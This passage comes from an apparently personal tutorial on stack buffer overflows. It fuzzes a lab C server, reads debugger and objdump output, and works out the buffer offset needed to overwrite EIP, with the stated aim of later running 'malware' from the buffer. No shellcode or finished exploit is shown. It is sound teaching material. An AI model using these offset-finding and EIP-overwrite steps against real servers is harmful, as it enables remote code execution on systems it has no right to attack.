  uVar1 = read(iParm1,local_418,(long)(int)local_4
  local_c = (undefined4)uVar1;
  printf("Read: %d bytes\n",uVar1 & 0xffffffff);
  printf("Incoming message: %s\n",local_418);
  return;
}

```


What does all this mean? Well, I basically went through each function looking for any argument that might be interesting. If you noticed I've highlighted the x86 op-code at memory location 0x001012d which invokes a **CALL** to **READ()** and some subsequent MOV's which are likely adding new the 4 Bytes to some memory location. The corresponding C code for that assembly is so graciously positioned to the right of our assembly instructions.

Let's learn a little bit about the READ() function in C.

ssize_t read(int fs, void *buf, size_t N);


*"From the file indicated by the file descriptor fs, the read() function reads N bytes of input into the memory area indicated by buf"*

So the programmer here, wrote this application to only read the first **4** bytes of something. Reading further into the decompiled source we **printf** that tells us were reading the "Message" aka the payload or client is sending. So we're reading the first **4** bytes of the client payload and storing it into a variable that is then being printed back to us in the vulnerable Server which prints it's "Value"... aka number of Bytes.



```
Starting program: /home/sandman/Desktop/BO/Server 1337
Will read 1050 bytes
Read: 1050 bytes
```

It looks like this is a 4 byte "pre-fix" which is basically the LEN(PAYLOAD) sent from the client. You can validate this be looking back at the python client code.



```
MESSAGE = "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

def convert(message):
    raw = ''
    raw += struct.pack("<I", len(message))
    raw += message
    return raw
```

For me, the important takeaway goes back to that quote earlier.

*"You can either throw a bunch of garbage at the program or you can understand what the code is expecting"*

If we were in a different situation and we had to write our own Python fuzzing client from scratch, we now know what the server is expecting from the client. From here we can reverse engineer our own fuzzing client in whatever language you want. When I first learned buffer overflows, it was with well known vulnerable servers and the "client request" message was well documented. The reality is that deeper static code analysis is generally required for buffer overflows research.

## Crashing the Stack

Finally right, it's a long strange trip. So ...

- We have some basic skills in C
- We have a vulnerable C server listening on the local network
- We have either a custom or generic client for communication to the VulnerableServer
- We understand we need to Fuzz the programs arguments

- We used some tools to reverse engineer compiled binaries in case we need to get creative with the fuzzy payload


As a self-taught technologist, one of the most difficult areas I struggled with was understanding what was going on under the hood. I started my "Techy" journey writing JavaSCript and HTML because  it was easy and I could get immediate visual feedback via changes in the browser. Working down the stack into C programing and x86/x64 Linux and Windows architectures was and still is not easy. Either Way, learning low level debugging is necessary.

*What's a buffer?*

*"A buffer is simply a contiguous block of computer memory that holds multiple instances of the same data type. C programmers normally associate with the word buffer arrays. Most commonly, character arrays. Arrays, like all variables in C, can be declared either static or dynamic. Static variables are allocated at load time on the data segment. Dynamic variables are allocated at run time on the stack. To overflow is to flow, or fill over the top, brims, or bounds. We will concern ourselves only with the overflow of dynamic buffers, otherwise known as stack based buffer overflows."*  ***- Smashing the Stack by Aleph One***

Most confusing to me was how the stack relates back to Buffer and how the assembly language fits into the puzzle. Some self-paced labs had me break open a debugger to the sight of this ....

**The Scary debugger UI**


Immunity Debugger - calc_upx.exe
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
CPU - main thread, module calc_upx
Breakpoints
Paused

```
01020D42   57               PUSH EDI
01020D43   48               DEC EAX
01020D44   F2:AE            REPNE SCAS BYTE PTR ES:[EDI]
01020D46   55               PUSH EBP
01020D47   FF96 A8680200    CALL DWORD PTR DS:[ESI+268A8]
01020D4D   09C0             OR EAX,EAX
01020D4F   74 07            JE SHORT calc_upx.01020D58
01020D51   8903             MOV DWORD PTR DS:[EBX],EAX
01020D53   83C3 04          ADD EBX,4
01020D56  ^EB E1            JMP SHORT calc_upx.01020D39
01020D58   FF96 B8680200    CALL DWORD PTR DS:[ESI+268B8]
01020D5E   8BAE AC680200    MOV EBP,DWORD PTR DS:[ESI+268AC]
01020D64   8DBE 00F0FFFF    LEA EDI,DWORD PTR DS:[ESI-1000]
01020D6A   BB 00100000      MOV EBX,1000
01020D6F   50               PUSH EAX
01020D70   54               PUSH ESP
EAX=FFFEED01
```

```
Registers (FPU)
EAX FFFEED01
ECX 0101F009 ASCII "GetModuleHand
EDX 00140180
EBX 01001020 calc_upx.01001020
ESP 0006FF68
EBP 769E0000 kernel32.769E0000
ESI 01001000 calc_upx.01001000
EDI 0101F009 ASCII "GetModuleHand

EIP 01020D43 calc_upx.01020D43

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
```

```
Address  Hex dump                 ASCII
01021000 00 00 00 00 00 00 00 00 ........
01021008 04 00 00 00 00 00 08 00 ♦.....◘.
01021010 03 00 00 00 50 00 00 80 ♥...P..Ç
01021018 04 00 00 00 E0 01 00 80 ♦...α☺.Ç
```


```
0006FF68  0101F009 .≡☺☺ ASCII "GetModuleH
0006FF6C  00000000 ....
0006FF70  00000000 ....
0006FF74  0006FF94 ö ♠.
0006FF78  0006FF8C î ♠.
0006FF7C  7FFDE000 .≡²⌂
```

```
Address |Module  |Active  |Disassembly                         |Comment
01020D42|calc_upx|Always  |PUSH EDI                            |
01020D47|calc_upx|Disabled|CALL DWORD PTR DS:[ESI+268A8]       |
01020D75|calc_upx|Always  |CALL EBP                            |
01020D8D|calc_upx|Always  |POPAD                               |
```

```
Debuggee migration finished, Op=Receive, Pid=2980, Thread=          Paused
```

I personally decided to get off the UI debugger because it "had too many windows" at the time. Later in this paper, I flip back to the UI because it made memory dumps easy to visualize. We will start with linux GDB in the terminal. Just seemed a lot cleaner view and teaches you more about the GUI version. Although, learning the terminal commands take more time than clicking a window they are best for beginners.

## Native EDB in Terminal



```
info all-registers
eax            0x415    1045
ecx            0x7ffffbeb       2147482603
edx            0xb7fae870       -1208293264
ebx            0x41414141       1094795585
esp            0xbffff2c0       0xbffff2c0
ebp            0x41414141       0x41414141
esi            0xbffff370       -1073745040
edi            0xb7fad000       -1208299520
eip            0x41414141       0x41414141
eflags         0x10286  [ PF SF IF RF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
st0            0        (raw 0x00000000000000000000)
st1            0        (raw 0x00000000000000000000)
st2            0        (raw 0x00000000000000000000)
st3            0        (raw 0x00000000000000000000)
st4            0        (raw 0x00000000000000000000)
st5            0        (raw 0x00000000000000000000)
st6            0        (raw 0x00000000000000000000)
st7            0        (raw 0x00000000000000000000)
```


Okay, so I put these pictures first to put the big bad scary screens with "The Matrix" font out of the way. Honestly it's not that bad. I've synthesized my notes down to a few important things.

### Understand the Basics of Memory Management

I found an article that broke down the basics of memory and the stack in a way that really helped put the pieces together. As anyone moves past basic NOP sleds into more advanced exploit writing, the following notes are absolutely critical. Flip back and forth between the definitions and the images a few times.

1. **Command line arguments and environment variables:** The arguments passed to a program before running and the environment variables are stored in the high memory address section.
2. **Stack:** This is the place where all the function parameters, return addresses and the local variables of the function are stored. It's a LIFO structure. It grows downward in memory (from higher address space to lower address space) as new function calls are made. We will examine the stack in more detail later.
3. **Heap:** All the dynamically allocated memory resides here. Whenever we use malloc to get memory dynamically, it is allocated from the heap. The heap grows upwards in memory(from lower to higher memory addresses) as more and more memory is required.
4. **Uninitialized data(Bss Segment):** All the uninitialized data is stored here. This consists of all global and static variables which are not initialized by the programmer. The kernel initializes them to arithmetic 0 by default.
5. **Initialized data(Data Segment):** All the initialized data is stored here. This constists of all global and static variables which are initialised by the programmer.
6. **Text:** This is the section where the executable code is stored. The loader loads instructions from here and executes them. It is often read only

**Memory Architecture**


high address
command-line arguments and environment variables
stack
heap
uninitialized data (bss)
initialized to zero by exec
initialized data
read from program file by exec
text
low address

**Registers & "The Stack" … aka scary stuff**

You likely already know that computer processor operations mostly involve processing data that you provide it. However, to process your data the computer needs to store data and access it. Data can be stored on disk, stored in memory or stored in CPU memory for example.

However, reading data disk, from RAM and all the IO associated with getting data into memory slows down the processing. All the operations to move data round basically involves complicated processes of sending the data request across the computer's control bus and into the memory storage unit (MSU) and getting the data through the same channel.

To speed up the processor operations, the processor is built with some internal memory storage locations, called ***registers.*** Registers store dynamic variables, operations to perform calculations and instructions to tell the CPU what to do next. This is "The Stack".

*"The registers store data elements for processing without having to access the memory. A limited number of registers are built into the processor chip."*

Basically registers are where you put important stuff that needs to be processed by the CPU. What does that mean? Adding, subtracting, or whatever you need to do to create or display "stuff" in your program. Let's dig into the messy details, it won;t be funny, you'll need to re-read and after reading a few times don't be afraid that you don't remember it all. Just bust open a debugger and start tinkering around.

**Processor Registers**

We're going to focus on 32 bit operating system. There are ten 32-bit and six 16-bit processor registers in IA-32 architecture. The registers are grouped into three categories –

- General registers
- Control registers
- Segment registers


The general registers are further divided into the following groups

- Data registers,
- Pointer registers
- Index registers
- Data Registers

**Data Registers**

***Four 32-bit data registers*** are used for arithmetic, logical, and other operations. These 32-bit registers can be used in three ways. Remember **X** for data, regardless of 32 or 64 bit.

1.) As complete 32-bit **data registers**: EAX, EBX, ECX, EDX.
2.) Lower halves of the 32-bit registers can be used as four 16-bit data registers: AX, BX, CX and DX.
3.) Lower and higher halves of the above-mentioned four 16-bit registers can be used as eight 8-bit data registers: AH, AL, BH, BL, CH, CL, DH, and DL.



Some of these data registers have specific use in arithmetical operations.

**AX is the primary accumulator;** it is used in input/output and most arithmetic instructions. For example, in multiplication operation, one operand is stored in EAX or AX or AL register according to the size of the operand.

**BX** is known as the base register, as it could be used in indexed addressing.

**CX** is known as the count register, as the ECX, CX registers store the loop count in iterative operations.

**DX** is known as the data register. It is also used in input/output operations. It is also used with AX register along with DX for multiply and divide operations involving large values.

## Point Registers (IP is super important, read about it over and over again !!)

The pointer registers are 32-bit EIP, ESP, and EBP registers and corresponding 16-bit right portions IP, SP, and BP. There are three categories of pointer registers.

- **Instruction Pointer (IP)** − The 16-bit IP register stores the offset address of the next instruction to be executed. IP in association with the CS register (as CS:IP) gives the complete address of the current instruction in the code segment. **NOTES!!! IP will control the next instruction executed … like say our malware**
- **Stack Pointer (SP)** − The 16-bit SP register provides the offset value within the program stack. SP in association with the SS register (SS:SP) refers to be current position of data or address within the program stack. **NOTES!! Might give you a reference point to look higher in memory to find our malware in buffer / NOP sled addresses**
- **Base Pointer (BP)** − The 16-bit BP register mainly helps in referencing the parameter variables passed to a subroutine. The address in SS register is combined with the offset in BP to get the location of the parameter. BP can also be combined with DI and SI as base register for special addressing. **NOTES!! Base pointer tracks the memory location between your Dynamic Variables and registers and your buffer etc. BP is a good reference point for findings memory locations up into registers or down into your buffer.**

There's also a lot of talk about assembly. At first glance when assembly is in the debugger it looks really complicated and scary. Quite frankly, I still haven't mastered it but while you learn there are a few core concepts and operational codes to start with that most overflows tutorials seem to include…..

I'm going to list what might seem like some scary and complicated stuff but  read it and then look at the pictures following it, then go back and reread this section again...If you're not ready, jump into the picture directly at the end, and come back to reading.

### Control Flow Instructions

The x86 processor maintains an **instruction pointer (IP)** register that is a 32-bit value indicating the location in memory where the current instruction starts.

Normally, it increments to point to the next instruction in memory begins after execution an instruction. The IP register cannot be manipulated directly **(But it can be overwritten)** , but is updated implicitly by provided control flow instructions.

We use the notation `<label>` to refer to labeled locations in the program text. Labels can be inserted anywhere in x86 assembly code text by entering a label name followed by a colon. For example,

```
mov esi, [ebp+8]

begin: xor ecx, ecx
```

```
mov eax, [esi]
```

The second instruction in this code fragment is labeled `begin`. Elsewhere in the code, we can refer to the memory location that this instruction is located at in memory using the more convenient symbolic name `begin`. This label is just a convenient way of expressing the location instead of its 32-bit value.

**`jmp` — Jump**

Transfers program control flow to the instruction at the memory location indicated by the operand. ***You might use this to "Jump" into a memory location that is hosting the malware***

*Syntax*

```
jmp <label>
```

*Example*

`jmp begin` — Jump to the instruction labeled `begin`.

**`call, ret`** — Subroutine call and return

These instructions implement a subroutine call and return. The `call` instruction first pushes the current code location onto the hardware supported stack in memory (see the `push` instruction for details), and then performs an unconditional jump to the code location indicated by the label operand. Unlike the simple jump instructions, the `call` instruction saves the location to return to when the subroutine completes.

The `ret` instruction implements a subroutine return mechanism. This instruction first pops a code location off the hardware supported in-memory stack (see the `pop` instruction for details). It then performs an unconditional jump to the retrieved code location. *A series of instructions that end in RET are often chained together to bypass stack protections, which you will find out later.*

*Syntax*

```
call <label>
```

```
ret
```

**Data Movement Instructions**

**`mov`** — Move (Opcodes: 88, 89, 8A, 8B, 8C, 8E, ...)

The `mov` instruction copies the data item referred to by its second operand (i.e. register contents, memory contents, or a constant value) into the location referred to by its first operand (i.e. a register or memory). While register-to-register moves are possible, direct memory-to-memory moves are not. In cases where memory transfers are desired, the source memory contents must first be loaded into a register, then can be stored to the destination memory address.

*Syntax*

```
mov <reg>,<reg>
```

`mov <reg>,<mem>`

`mov <mem>,<reg>`

`mov <reg>,<const>`

`mov <mem>,<const>`

*Examples*

`mov eax, ebx` — copy the value in ebx into eax

`mov byte ptr [var], 5` — store the value 5 into the byte at location var

**`push`** — Push stack (Opcodes: FF, 89, 8A, 8B, 8C, 8E, ...)

The `push` instruction places its operand onto the top of the hardware supported stack in memory. Specifically, `push` first decrements ESP by 4, then places its operand into the contents of the 32-bit location at address [ESP]. ESP (the stack pointer) is decremented by push since the x86 stack grows down - i.e. the stack grows from high addresses to lower addresses.

*Syntax*

`push <reg32>`

`push <mem>`

`push <con32>`

*Examples*

`push eax` — push eax on the stack

`push [var]` — push the 4 bytes at address *var* onto the stack

**`pop`** — Pop stack

The `pop` instruction removes the 4-byte data element from the top of the hardware-supported stack into the specified operand (i.e. register or memory location). It first moves the 4 bytes located at memory location `[SP]` into the specified register or memory location, and then increments `SP` by 4.

*Syntax*

`pop <reg32>`

`pop <mem>`

*Examples*

`pop edi` — pop the top element of the stack into EDI.

`pop [ebx]` — pop the top element of the stack into memory at the four bytes starting at location EBX.

**`lea`** — Load effective address

The `lea` instruction places the *address* specified by its second operand into the register specified by its first operand. Note, the *contents of the memory location are not loaded, only the effective address* is computed and placed into the register. This is useful for obtaining a pointer into a memory region.

*Syntax*

`lea <reg32>,<mem>`


*Examples*

`lea edi, [ebx+4*esi]` — the quantity EBX+4*ESI is placed in EDI.


`lea eax, [var]` — the value in *var* is placed in EAX.

`lea eax, [val]` — the value *val* is placed in EAX.

In this write up and many blogs, you'll pay close attention to **IP**, **ESP** and **JMP** in the vulnerable program. However the other assembly commands are good for understanding generally how higher level code gets executed and for other potential overflow techniques. So let's summarize all this into a simple picture. I found this while watching a Youtube video by ComputerPhile. I thought it summarized everything quite nicely.




On the left hand side, you have the storage location we discussed previously. For example, you have you "Stack" and "Heap" called out. The right hand of this picture basically breaking down the stack into some of the locations that get put into the stack. Say a math function, parameters (i.e. your dynamic variables in code), your return address or Instruction Pointer IP. etc. etc. Okay, so to a noob, maybe this doesn't mean a lot so let's move onto some more visual examples first before we talk about anymore "code".




So we have a buffer and some other CPU based memory spaces for those registers locations. All that assembly code is helping us add things into the registry location, jump to new functions in code, take things out and do mathematical operations for your functions in the higher level code.

If you read along, other parts of the registry are used for storing pointers to the next function, program or data in our buffer etc. In this picture, if you send “Too much data” to the program and your program has no bounds checking then the buffer can overflow your instruction pointer. If you can overwrite an instruction pointer (aka IP/EIP) with the memory location of your malware then you can trick the program into executing your malware with the programs permissions.

**Overflow the Buffer, Crash into the Stack, Write a Return Address into EIP that points back to your malware**



Let's break down the vulnerable server code in Assembly to better understand what's happening when we fuzz the application and overflow with a bunch of A's and B's. Type **objdump -d VulnerableServer**



```
0000078d <vuln_read>:
 78d:   55                      push   %ebp
 78e:   89 e5                   mov    %esp,%ebp
 790:   53                      push   %ebx
 791:   81 ec 14 04 00 00       sub    $0x414,%esp
 797:   e8 f4 fe ff ff          call   690 <__x86.get_pc_thunk.bx>
 79c:   81 c3 64 18 00 00       add    $0x1864,%ebx
 7a2:   83 ec 04                sub    $0x4,%esp
 7a5:   6a 04                   push   $0x4
 7a7:   8d 85 f0 fb ff ff       lea    -0x410(%ebp),%eax
 7ad:   50                      push   %eax
 7ae:   ff 75 08                pushl  0x8(%ebp)
 7b1:   e8 9a fd ff ff          call   550 <read@plt>
 7b6:   83 c4 10                add    $0x10,%esp
 7b9:   8b 85 f0 fb ff ff       mov    -0x410(%ebp),%eax
 7bf:   83 ec 08                sub    $0x8,%esp
 7c2:   50                      push   %eax
 7c3:   8d 83 b0 ea ff ff       lea    -0x1550(%ebx),%eax
 7c9:   50                      push   %eax
 7ca:   e8 91 fd ff ff          call   560 <printf@plt>
 7cf:   83 c4 10                add    $0x10,%esp
 7d2:   8b 85 f0 fb ff ff       mov    -0x410(%ebp),%eax
 7d8:   83 ec 04                sub    $0x4,%esp
 7db:   50                      push   %eax
 7dc:   8d 85 f4 fb ff ff       lea    -0x40c(%ebp),%eax
 7e2:   50                      push   %eax
 7e3:   ff 75 08                pushl  0x8(%ebp)
 7e6:   e8 65 fd ff ff          call   550 <read@plt>
 7eb:   83 c4 10                add    $0x10,%esp
```

1. The address of ***vulnRead*** starts at memory address **78d** in hex.
2. **x414** in hex or ***1044 in decimal bytes*** are reserved for the local variables. Because of #include BUFFER_SIZE = 1024 a large is allocated as a local variable.

   791:   81 ec 14 04 00 00   sub $0x414,%esp
3. The address of the buffer starts 0x410 in hex or **1040 in decimal** bytes from base-pointer **ebp**. This means that 1040 bytes are reserved for buffer but remember that **BUFFER_SIZE = 1024**

   8d 85 f0 fb ff ff   lea -0x410(%ebp),%eax
4. Memory locations seem to be adding and subtracting based on space needed to store different operations and memory locations. Until finally,
5. Later -0x40c(%ebp),%eax or **1036 are reserved and at memory location 7e6** we see a **call** to 550 **<read@plt>**

| |
|---|
| #define BUFFER_SIZE 1024 |
| #define HEADER_SIZE 4 |
| EIP<br>(Return Address to next function) |
| EBP of Vuln_Read **(Base Pointer)** |
| to_read |
| buffer |
| read_bytes |
| Last variable **(Stack Pointer)** |

So, 1040 byte of memory was allocated and the stack grows down from EBP. Some assembly operations occur and variables are stored and pointers and updated and the memory grows and shrinks. Without being an assembly genius, *we see the specific function*

***(read@plt)*** *with the vulnerability called* and can infer that the buffer allocation before that is used for the function call. In this case **1036** available bytes. Let's break that down.


**1036 bytes for the buffer + 4 bytes for EBP + 4 bytes for EIP (Instruction Pointer)**


Another important piece of the puzzle is to "Find" the code that you just put into the buffer. In our example, that will be a bunch of A's that we use during fuzzing. However, as we progress the A's will get replaced with malware because a bunch of A's aren't that useful outside the context of learning.

After we find the code, we want to be sure that the computer will "move-along" until it gets to whatever data we put into the buffer. The reason for this, is because knowing "exactly" where the computer puts our A's, B's and C's is hard. We might overwrite all those "A's", "B's" and "C's" but finding the exact memory location the computer decides to put them in is not always viable because memory locations move around a bit. Plus we want to make sure that the computer doesn't exit or terminate execution before it gets to the B's or later our "malware".

